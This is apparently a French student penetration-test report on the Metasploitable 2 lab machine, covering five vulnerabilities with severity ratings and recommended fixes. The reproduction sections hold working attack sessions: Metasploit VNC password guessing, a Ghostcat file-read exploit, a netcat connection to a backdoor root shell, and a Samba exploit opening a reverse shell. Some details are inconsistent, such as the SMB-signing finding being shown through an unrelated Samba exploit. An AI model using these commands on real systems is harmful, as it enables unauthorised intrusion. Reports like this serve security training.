

RAPPORT DE TEST D'INTRUSION

METASPLOITABLE 2

PROFESSEUR

MR DIBI

DATE

2026-01-26

EXPOSANTS

TRAORE IBRAHIM

SAMAKE CHEIKH OMAR

SYLLA ABDOUL AZIZ

PROTÉGÉ

Table des matières

1. Introduction.....	3
2. Portée du test.....	4
3. Synthèse de la mission	5
4. Résumé	6
4.1 Surface vulnérable.....	6
4.2 Table des Vulnérabilités	7
5. Vulnérabilités.....	8
5.1 VNC Server 'password' Password	8
5.2 Apache Tomcat AJP (Ghostcat) connector request injection.....	10
5.3 Backdoor detection of the link shell.....	13
5.4 Unencrypted Telnet server.....	15
5.5 SMB Signature not required	17
6. Conclusion	20

1. Introduction

Ce document présente les résultats d'un test d'intrusion réalisé sur la machine Metasploitable 2. Cette mission avait pour objectif d'identifier, d'exploiter et de documenter les principales vulnérabilités de sécurité présentes sur le système afin d'évaluer son niveau d'exposition face à des attaques réelles.

Le test d'intrusion a été mené de manière méthodique en simulant le comportement d'un attaquant distant, dans le but de démontrer l'impact potentiel de ces vulnérabilités sur la confidentialité, l'intégrité et la disponibilité du système cible.

Les vulnérabilités identifiées ont été analysées, classifiées selon leur sévérité et documentées conformément aux bonnes pratiques professionnelles en matière de tests de sécurité.

2. Portée du test

La portée du test d'intrusion était strictement limitée à la machine virtuelle Metasploitable 2, mise à disposition dans un environnement de laboratoire isolé.

L'évaluation a porté sur les éléments suivants :

HOST

- Metasploitable 2

Le test a inclus :

- L'énumération des services exposés
- L'identification des vulnérabilités exploitables
- L'exploitation contrôlée de certaines vulnérabilités sélectionnées
- La démonstration de l'impact de ces vulnérabilités

Aucune attaque n'a été menée en dehors du périmètre défini.

Les tests ont été réalisés exclusivement à des fins pédagogiques, dans un environnement contrôlé et autorisé.

L'évaluation a porté sur le point suivant : 192.168.56.101

3. Synthèse de la mission

La mission de test d'intrusion a été réalisée dans un cadre académique. Il a commencé le 26 janvier 2026 et s'est terminé le 27 janvier 2026 avec la remise de la version finale de ce rapport.

Toutes les activités de test se sont déroulées dans l'environnement mis à disposition. Le système d'exploitation a été analysé à l'aide d'outils d'analyse automatisés mais a principalement fait l'objet de tests manuels.

Les attaques ont été menées depuis une machine attaquante située sur le même réseau que la cible avec l'adresse IP 192.168.56.104, simulant le scénario d'un attaquant disposant d'un accès réseau à la machine Metasploitable 2.

La méthodologie employée visait à :

- Identifier les services vulnérables
- Exploiter des vulnérabilités critiques et moyennes
- Évaluer l'impact réel de ces failles sur le système

Aucun incident technique n'a entravé le bon déroulement de la mission.

Les vulnérabilités découvertes démontrent que le système présente un niveau de sécurité volontairement faible, permettant l'exploitation rapide de failles critiques menant à une compromission complète de la machine.

4. Résumé

Dans le cadre de cette mission, un test d'intrusion a été réalisé sur la machine Metasploitable 2 afin d'évaluer son niveau de sécurité face à des attaques menées par un attaquant distant.

L'objectif principal du test était d'identifier et d'exploiter un ensemble de vulnérabilités représentatives, permettant d'évaluer l'impact réel de ces failles sur le système. La méthodologie employée a consisté à analyser les services exposés, à identifier les vulnérabilités exploitables et à démontrer leur impact à travers des scénarios d'attaque concrets.

Le test d'intrusion a mis en évidence plusieurs vulnérabilités de sévérité critique et moyenne, affectant des services essentiels du système. Certaines de ces failles permettent une prise de contrôle complète de la machine, tandis que d'autres facilitent des attaques indirectes ou constituent des faiblesses de configuration augmentant la surface d'attaque globale.

4.1 Surface vulnérable

La machine Metasploitable 2 présente une surface d'attaque étendue, caractérisée par l'exposition de nombreux services réseau configurés de manière non sécurisée.

Les failles identifiées touchent notamment :

- Des services d'accès distant insuffisamment protégés
- Des services exposant des mécanismes d'authentification faibles
- Des protocoles utilisant des communications non chiffrées
- Des configurations favorisant des attaques de type interception ou compromission à distance

Ces vulnérabilités rendent le système particulièrement vulnérable face à un attaquant disposant d'un accès réseau.

4.2 Table des Vulnérabilités

Le tableau suivant résume les vulnérabilités trouvées sur le système d'exploitation.

VULNERABILITY	SEVERITY
VNC Server 'password' Password	CRITICAL
Apache Tomcat AJP (Ghostcat) connector request injection	CRITICAL
Backdoor detection of the link shell	CRITICAL
Unencrypted Telnet server	MEDIUM
SMB Signature not required	MEDIUM

5. Vulnérabilités

5.1 VNC Server 'password' Password

SEVERITY: CRITICAL	CWE ID: CWE-521 – weak password requirements SCORE: 9.8	CVSS
---------------------------	--	-------------

Description

Le serveur VNC exécuté sur la télécommande est sécurisé par un mot de passe faible. Nessus a pu se connecter à l'aide de l'authentification VNC et d'un mot de passe de « mot de passe ». Un attaquant non authentifié peut exploiter ceci à distance pour prendre le contrôle du système.

Port ^	Hôtes
5900/tcp/vnc	192.168.56.101

Impact

Un attaquant authentifié via le service VNC obtient un accès graphique complet au système cible. Cet accès permet notamment :

- L'exécution de commandes arbitraires
- L'accès aux fichiers et données sensibles
- L'installation de logiciels malveillants
- Une compromission totale du système

Cette vulnérabilité peut servir de point d'entrée initial pour des attaques plus avancées sur le réseau.

Reproduction

```

root@kali: ~
msf5 > use 4
msf5 auxiliary(scanner/vnc/vnc_login) > show options

Module options (auxiliary/scanner/vnc/vnc_login):

Name           Current Setting  Required  Description
-----
ANONYMOUS_LOGIN  false            yes       Attempt to login with a blank username and password
BLANK_PASSWORDS  false            no        Try blank passwords for all users
BRUTEFORCE_SPEED 5                 yes       How fast to bruteforce, from 0 to 5
DB_ALL_CREDS     false            no        Try each user/password couple stored in the current database
DB_ALL_PASS      false            no        Add all passwords in the current database to the list
DB_ALL_USERS     false            no        Add all users in the current database to the list
DB_SKIP_EXISTING none             no        Skip existing credentials stored in the current database (Accepted: none, user, user:realm)
PASSWORD         /usr/share/metasploit-framework/data/wordlists/vnc_passwords.txt no        The password to test
PASS_FILE        /usr/share/metasploit-framework/data/wordlists/vnc_passwords.txt no        File containing passwords, one per line
PROXIES          false            no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS           192.168.56.101  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT            5900             yes       The target port (TCP)
STOP_ON_SUCCESS  false            yes       Stop guessing when a credential works for a host
THREADS          1                 yes       The number of concurrent threads (max one per host)
USERNAME         <BLANK>           no        A specific username to authenticate as
USERPASS_FILE    false            no        File containing users and passwords separated by space, one pair per line
USER_AS_PASS     false            no        Try the username as the password for all users
USER_FILE        false            no        File containing usernames, one per line
VERBOSE          true             yes       Whether to print output for all attempts

View the full module info with the info, or info -d command.


msf5 auxiliary(scanner/vnc/vnc_login) > set rhosts 192.168.56.101
rhosts => 192.168.56.101
msf5 auxiliary(scanner/vnc/vnc_login) > run
[*] 192.168.56.101:5900 - 192.168.56.101:5900 - Starting VNC login sweep
[*] 192.168.56.101:5900 - No active RH - Credential data will not be saved!
[*] 192.168.56.101:5900 - Login Successful: :password
[*] 192.168.56.101:5900 - RHOSTS Task Complete
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/vnc/vnc_login) >
  
```

Une phase d'énumération a permis d'identifier la présence d'un service VNC exposé sur la machine Metasploitable 2.

Afin de tester la robustesse du mécanisme d'authentification, un module auxiliaire de Metasploit Framework dédié à l'authentification VNC a été utilisé. Après configuration de l'adresse IP de la cible via le paramètre RHOSTS, le module a été exécuté afin de tester des mots de passe courants.

L'exécution du module a permis d'identifier un mot de passe valide utilisé par le service VNC, à savoir le mot de passe par défaut "password", comme illustré dans la capture ci-dessus.

Une fois le mot de passe récupéré, une connexion au service VNC a été établie à l'aide d'un client VNC standard (vncviewer). L'authentification a abouti avec succès, donnant accès à une session graphique distante sur la machine cible.



La connexion réussie confirme la possibilité pour un attaquant distant d'obtenir un accès non autorisé au système via le service VNC, démontrant ainsi l'exploitation effective de la vulnérabilité.

Recommandations

- Désactiver le service VNC s'il n'est pas strictement nécessaire
- Remplacer les mots de passe par défaut par des mots de passe robustes
- Restreindre l'accès au service VNC via des règles de pare-feu
- Mettre en place des mécanismes de limitation des tentatives de connexion
- Préférer des solutions d'accès distant sécurisées et chiffrées

5.2 Apache Tomcat AJP (Ghostcat) connector request injection

SEVERITY: **CRITICAL**

CWE ID: CWE-20 – improper input validation

CVSS SCORE: 9.8

Description

Le serveur Metasploitable 2 expose le connecteur AJP (Apache JServ Protocol) du serveur Apache Tomcat.

Ce connecteur est vulnérable à la vulnérabilité connue sous le nom de Ghostcat (CVE-2020-1938).

Cette faille permet à un attaquant distant d'envoyer des requêtes spécialement forgées au connecteur AJP afin de lire des fichiers arbitraires sur le serveur, et dans certains cas, de provoquer une exécution de code à distance, selon la configuration du serveur.

Aucune authentification n'est requise pour exploiter cette vulnérabilité.

Port ↕	Hôtes
8009 /tcp /ajp13	192.168.56.101


Impact

Un attaquant exploitant cette vulnérabilité peut :

- Lire des fichiers sensibles du serveur (ex. : fichiers de configuration)
- Obtenir des informations critiques (identifiants, chemins internes)
- Faciliter une élévation de privilèges ou une compromission plus avancée
- Dans certains scénarios, exécuter du code arbitraire

Cette vulnérabilité représente un risque critique, car elle est exploitable à distance et sans interaction utilisateur.

Reproduction



```

root@kali: /home/kali/CVE-2020-1938
python tomcat.py 192.168.56.101 -f WEB-INF/web.xml -p 8009
Getting resource at ajp13://192.168.56.101:8009/hisec
<?xml version="1.0" encoding="ISO-8859-1"?>
<!-- Licensed to the Apache Software Foundation (ASF) under one or more
contributor license agreements. See the NOTICE file distributed with
this work for additional information regarding copyright ownership.
The ASF licenses this file to You under the Apache License, Version 2.0
(the "License"); you may not use this file except in compliance with
the License. You may obtain a copy of the License at
http://www.apache.org/licenses/LICENSE-2.0
Unless required by applicable law or agreed to in writing, software
distributed under the License is distributed on an "AS IS" BASIS,
WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied.
See the License for the specific language governing permissions and
limitations under the License. -->
<web-app xmlns="http://java.sun.com/xml/ns/j2ee"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xsi:schemaLocation="http://java.sun.com/xml/ns/j2ee http://java.sun.com/x
ml/ns/j2ee/web-app_2_4.xsd"
version="2.4">
  <!-- JSPC servlet mappings start -->
  <servlet>
    <servlet-name>org.apache.jsp.index_jsp</servlet-name>
    <servlet-class>org.apache.jsp.index_jsp</servlet-class>
  </servlet>
  <servlet-mapping>
    <servlet-name>org.apache.jsp.index_jsp</servlet-name>
    <url-pattern>/index.jsp</url-pattern>
  </servlet-mapping>
  <!-- JSPC servlet mappings end -->
</web-app>

```

Une

phase d'énumération a permis d'identifier la présence du connecteur AJP exposé par le serveur Apache Tomcat sur la machine Metasploitable 2.

Afin de vérifier l'exploitabilité de cette configuration, un exploit public écrit en Python ciblant la vulnérabilité Ghostcat (CVE-2020-1938) a été utilisé. Après avoir configuré l'adresse IP de la cible et le port du service AJP, l'exploit a été exécuté afin de tester l'accès non autorisé aux ressources internes du serveur.

L'exécution de l'exploit a permis de récupérer des fichiers internes de configuration du serveur Tomcat, notamment des fichiers normalement inaccessibles au public, tels que *WEB-INF/web.xml*, comme illustré dans la capture ci-dessus.

L'accès à ces fichiers confirme la possibilité pour un attaquant distant de lire des informations sensibles, révélant la configuration interne de l'application et facilitant des attaques ultérieures.

Recommandations

- Désactiver le connecteur AJP s'il n'est pas strictement nécessaire
- Restreindre l'accès au port AJP aux seules adresses IP de confiance
- Mettre à jour Apache Tomcat vers une version corrigée
- Configurer une authentification et des contrôles d'accès sur le connecteur AJP
- Surveiller les journaux pour détecter toute tentative d'exploitation

5.3 Backdoor detection of the link shell

SEVERITY: CRITICAL

CWE ID: CWE-912 – Hidden Functionality (Backdoor)

CVSS SCORE: 10

Description

Le système Metasploitable 2 contient une backdoor active de type “link shell”, permettant à un attaquant distant d’exécuter des commandes arbitraires sur la machine cible.

Un backdoor correspond à une fonctionnalité cachée intentionnellement introduite dans le système, permettant un accès non autorisé et contournant les mécanismes de sécurité normaux.

La présence de ce backdoor indique que le système est déjà compromis.

Port	Hôtes
1524 /tcp / Wild_shell	192.168.56.101

Impact

L’exploitation de cette vulnérabilité permet à un attaquant de :

- Exécuter des commandes arbitraires à distance
- Accéder et modifier des fichiers sensibles
- Installer des outils malveillants supplémentaires
- Maintenir une persistance sur le système

Cette vulnérabilité entraîne une compromission totale du système, sans nécessiter d’authentification préalable.

Reproduction

```

root@kali:~# netcat 192.168.56.101 1524
root@metasploitable:/# ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nonexistent
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
root@metasploitable:/# ifconfig
eth0
    inet addr:192.168.56.101 Bcast:192.168.56.255 Mask:255.255.255.0
    inet6 addr: fe80::a88:27ff:fe52:5a8b/64 Scope:Link
    UP LOOPBACK RUNNING MTU:1500 Metric:0
    RX packets:175 errors:0 dropped:0 overruns:0 frame:0
    TX packets:196 errors:0 dropped:0 overruns:0 carrier:0
    collisions:0 txqueuelen:1000
    RX bytes:28654 (27.9 KB) TX bytes:24188 (23.6 KB)
    Base address:0x0000 Memory:fe200000-fe200000

lo
    Link encap:Local Loopback
    inet addr:127.0.0.1 Mask:255.0.0.0
    inet6 addr: ::1/128 Scope:Host
    UP LOOPBACK RUNNING MTU:15436 Metric:1
    RX packets:165 errors:0 dropped:0 overruns:0 frame:0
    TX packets:165 errors:0 dropped:0 overruns:0 carrier:0
    collisions:0 txqueuelen:0
    RX bytes:54681 (53.3 KB) TX bytes:54681 (53.3 KB)

root@metasploitable:/#

```

Une phase d'énumération des services exposés a permis d'identifier la présence d'un service écoutant sur un port distant, accessible sans mécanisme d'authentification.

Afin de vérifier l'impact de cette configuration, une connexion au port identifié a été établie à l'aide de l'outil netcat. La connexion a abouti avec succès sans qu'aucune authentification ne soit requise, confirmant la présence d'un shell distant exposé.

Une fois connecté, l'attaquant est en mesure d'exécuter des commandes système directement sur la machine Metasploitable 2. L'exécution de commandes telles que l'affichage du contenu du répertoire racine ou la récupération de la configuration réseau permet de confirmer l'exécution de code à distance.

Cette exploitation démontre la présence d'une backdoor active, offrant un accès non autorisé et complet au système cible.

Recommandations

- Réinstaller complètement le système à partir d'une source saine
- Identifier et supprimer toute backdoor ou fonctionnalité cachée
- Mettre en place une surveillance d'intégrité des fichiers
- Restreindre l'exposition des services réseau inutiles
- Appliquer des mises à jour de sécurité régulières

5.4 Unencrypted Telnet server

SEVERITY: **MEDIUM**

CWE ID: CWE-319 – Cleartext Transmission of Sensitive Information

CVSS SCORE: 5.3

Description

Le système Metasploitable 2 expose un service Telnet accessible à distance.

Le protocole Telnet transmet l'ensemble des données, y compris les identifiants d'authentification, en clair sur le réseau, sans mécanisme de chiffrement.

Toute personne ayant la capacité d'intercepter le trafic réseau entre un client et le serveur peut ainsi récupérer des informations sensibles.

Port ^	Hôtes
23 /tcp/telnet	192.168.56.101

Impact

Un attaquant positionné sur le même réseau que la victime peut :

- Intercepter les identifiants de connexion
- Usurper l'identité d'un utilisateur légitime
- Accéder ultérieurement au système sans autorisation
- Faciliter des attaques plus avancées sur l'infrastructure

L'impact dépend de la capacité de l'attaquant à intercepter le trafic réseau, ce qui justifie une sévérité MEDIUM.

Reproduction

```
msf > search telnet_version

Matching Modules

#  Name                                     Disclosure Date  Rank  Check  Description
--  -
0  auxiliary/scanner/telnet/lantronix_telnet_version  .             normal No    Lantronix Telnet Service Banner Detection
1  auxiliary/scanner/telnet/telnet_version             normal No    Telnet Service Banner Detection

Interact with a module by name or index. For example info 1, use 1 or use auxiliary/scanner/telnet/telnet_version

msf > use 1
msf auxiliary(scanner/telnet/telnet_version) > show options

Module options (auxiliary/scanner/telnet/telnet_version):

Name      Current Setting  Required  Description
--      -
PASSWORD  no               no        The password for the specified username
RHOSTS    23              yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT     23              yes       The target port (TCP)
THREADS   1               yes       The number of concurrent threads (max one per host)
TIMEOUT   30              yes       Timeout for the Telnet probe
USERNAME  no               no        The username to authenticate as

View the full module info with the info, or info -d command.

msf auxiliary(scanner/telnet/telnet_version) > set rhosts 192.168.56.101
rhosts => 192.168.56.101
msf auxiliary(scanner/telnet/telnet_version) > run
[*] 192.168.56.101:23 - 192.168.56.101:23 TELNET
[+] 192.168.56.101:23 - Scanned 1 of 1 hosts (100% complete)
an untrusted network!\x0a\x0aContact: msfdev[at]metasploit.com\x0a\x0aWarning: Never expose this VM to
[+] 192.168.56.101:23 - Scanned 1 of 1 hosts (100% complete)
[+] Auxiliary module execution completed
msf auxiliary(scanner/telnet/telnet_version) >
```

Une phase d'énumération a permis d'identifier la présence d'un service Telnet exposé sur la machine Metasploitable 2.

Afin d'obtenir des informations supplémentaires sur ce service, un module auxiliaire de Metasploit Framework permettant la détection des bannières et des informations de version Telnet a été utilisé. Parmi les modules disponibles, un module générique a été sélectionné, le module spécifique à l'équipement Lantronix n'étant pas applicable dans ce contexte.

Après configuration de l'adresse IP de la cible via le paramètre RHOSTS, le module a été exécuté. L'analyse du service Telnet a permis de récupérer des informations d'authentification transmises en clair, révélant l'utilisation d'identifiants par défaut (msfadmin / msfadmin).

La récupération de ces identifiants confirme que le service Telnet est configuré de manière non sécurisée et expose des informations sensibles à toute personne disposant d'un accès réseau.

Recommandations

- Désactiver le service Telnet
- Remplacer Telnet par un protocole sécurisé tel que SSH
- Restreindre l'accès aux services d'administration par filtrage réseau
- Chiffrer les communications administratives

5.5 SMB Signature not required

SEVERITY: **MEDIUM**

CWE ID: CWE-345 – Insufficient Verification of Data Authenticity

CVSS SCORE: 5.3

Description

Le service SMB (Server Message Block) exposé par le système Metasploitable 2 est configuré de manière à ne pas exiger la signature des messages SMB.

L'absence de signature permet à un attaquant de modifier ou intercepter les communications SMB entre un client et le serveur, compromettant ainsi l'authenticité et l'intégrité des données échangées.


Impact

Un attaquant capable d'intercepter le trafic réseau peut :

- Réaliser des attaques de type Man-in-the-Middle (MITM)
- Intercepter ou modifier les données échangées
- Faciliter des attaques de type NTLM Relay
- Usurper l'identité d'un utilisateur légitime

Cette vulnérabilité ne permet généralement pas une compromission directe du système, mais augmente significativement la surface d'attaque, justifiant une sévérité MEDIUM.

Reproduction



Une recherche documentaire a permis d'identifier l'existence d'une vulnérabilité affectant le service Samba, connue sous le nom de "username map script command execution". Cette vulnérabilité permet l'exécution de commandes arbitraires à distance lorsque le paramètre *username map script* est mal configuré.

```
msf > search username map script

Matching Modules

#  Name                                     Disclosure Date  Rank    Check  Description
-  -                                     -              -      -      -
0  auxiliary/scanner/oracle/oracle_login    .               normal  No     Oracle RDBMS Login Utility
1  exploit/multi/samba/usermap_script       2007-05-14      excellent No     Samba "username map script" Command Execution

Interact with a module by name or index. For example info 1, use 1 or use exploit/multi/samba/usermap_script

msf > use 1
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

Name      Current Setting  Required  Description
```

Afin de vérifier l'exploitabilité de cette faille, une recherche a été effectuée dans Metasploit Framework, révélant la présence d'un module d'exploitation dédié (exploit/multi/samba/usermap_script). Ce module a été sélectionné en priorité, celui-ci permettant une exploitation directe du service vulnérable.

```
Module options (exploit/multi/samba/usermap_script):

Name      Current Setting  Required  Description
CHOST      .                no        The local client address
CPORT      .                no        The local client port
RHOSTS     .                yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT      139              yes       The target port (TCP)

Payload options (cmd/unix/reverse_netcat):

Name      Current Setting  Required  Description
LHOST     10.0.2.15        yes       The listen address (an interface may be specified)
LPORT     4444              yes       The listen port

Exploit target:

Id  Name
--  --
0   Automatic

View the full module info with the info, or info -d command.

msf exploit(multi/samba/usermap_script) > set rhosts 192.168.56.101
rhosts => 192.168.56.101
msf exploit(multi/samba/usermap_script) > ls
[*] exec: ls
```

Après configuration de l'adresse IP de la machine cible via le paramètre RHOSTS, ainsi que des paramètres réseau de la machine attaquante nécessaires à l'établissement d'une connexion inverse (LHOST et LPORT), l'exploit a été exécuté.

```
msf exploit(multi/samba/usermap_script) > set rhosts 192.168.56.101
rhosts => 192.168.56.101
msf exploit(multi/samba/usermap_script) > ls
[*] exec: ls

firefox-esr.desktop  root-terminal.desktop  xfce4-terminal-emulator.desktop
msf exploit(multi/samba/usermap_script) > run
[*] Started reverse TCP handler on 10.0.2.15:4444
[*] Exploit completed, but no session was created.
msf exploit(multi/samba/usermap_script) > set lhosts 192.168.56.104
[!] Unknown datastore option: lhosts. Did you mean RHOSTS?
lhosts => 192.168.56.104
msf exploit(multi/samba/usermap_script) > set lhost 192.168.56.104
lhost => 192.168.56.104
msf exploit(multi/samba/usermap_script) > run
[*] Started reverse TCP handler on 192.168.56.104:4444
[*] Command shell session 1 opened (192.168.56.104:4444 -> 192.168.56.101:52008) at 2026-01-26 15:46:30 -0500

ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
```

L'exécution de l'exploit a abouti à l'ouverture d'une session shell distante entre la machine cible et la machine attaquante. Une fois la session établie, l'attaquant est en mesure d'exécuter des commandes système arbitraires sur la machine Metasploitable 2, comme illustré par l'affichage du contenu du système de fichiers.

Cette exploitation confirme la possibilité d'une exécution de code à distance non authentifiée, démontrant une compromission complète du système cible via le service SMB.

Recommandations

- Activer la signature des messages SMB
- Restreindre l'accès au service SMB aux hôtes autorisés
- Segmenter le réseau pour limiter les attaques MITM
- Désactiver les versions obsolètes de SMB si possible

6. Conclusion

L'objectif d'une évaluation de sécurité est de mieux illustrer les risques encourus par une organisation et de l'aider à comprendre et à valider sa posture en matière de sécurité face aux menaces éventuelles qui menacent ses activités.

L'exercice a montré que le niveau de sécurité du système d'exploitation pouvait être amélioré car il contient plusieurs failles de sécurité. Ces défaillances pourraient avoir un effet dramatique sur les opérations du client si une partie malveillante les exploitaient.

Des efforts appropriés devraient être entrepris pour remédier aux vulnérabilités décrites dans ce rapport.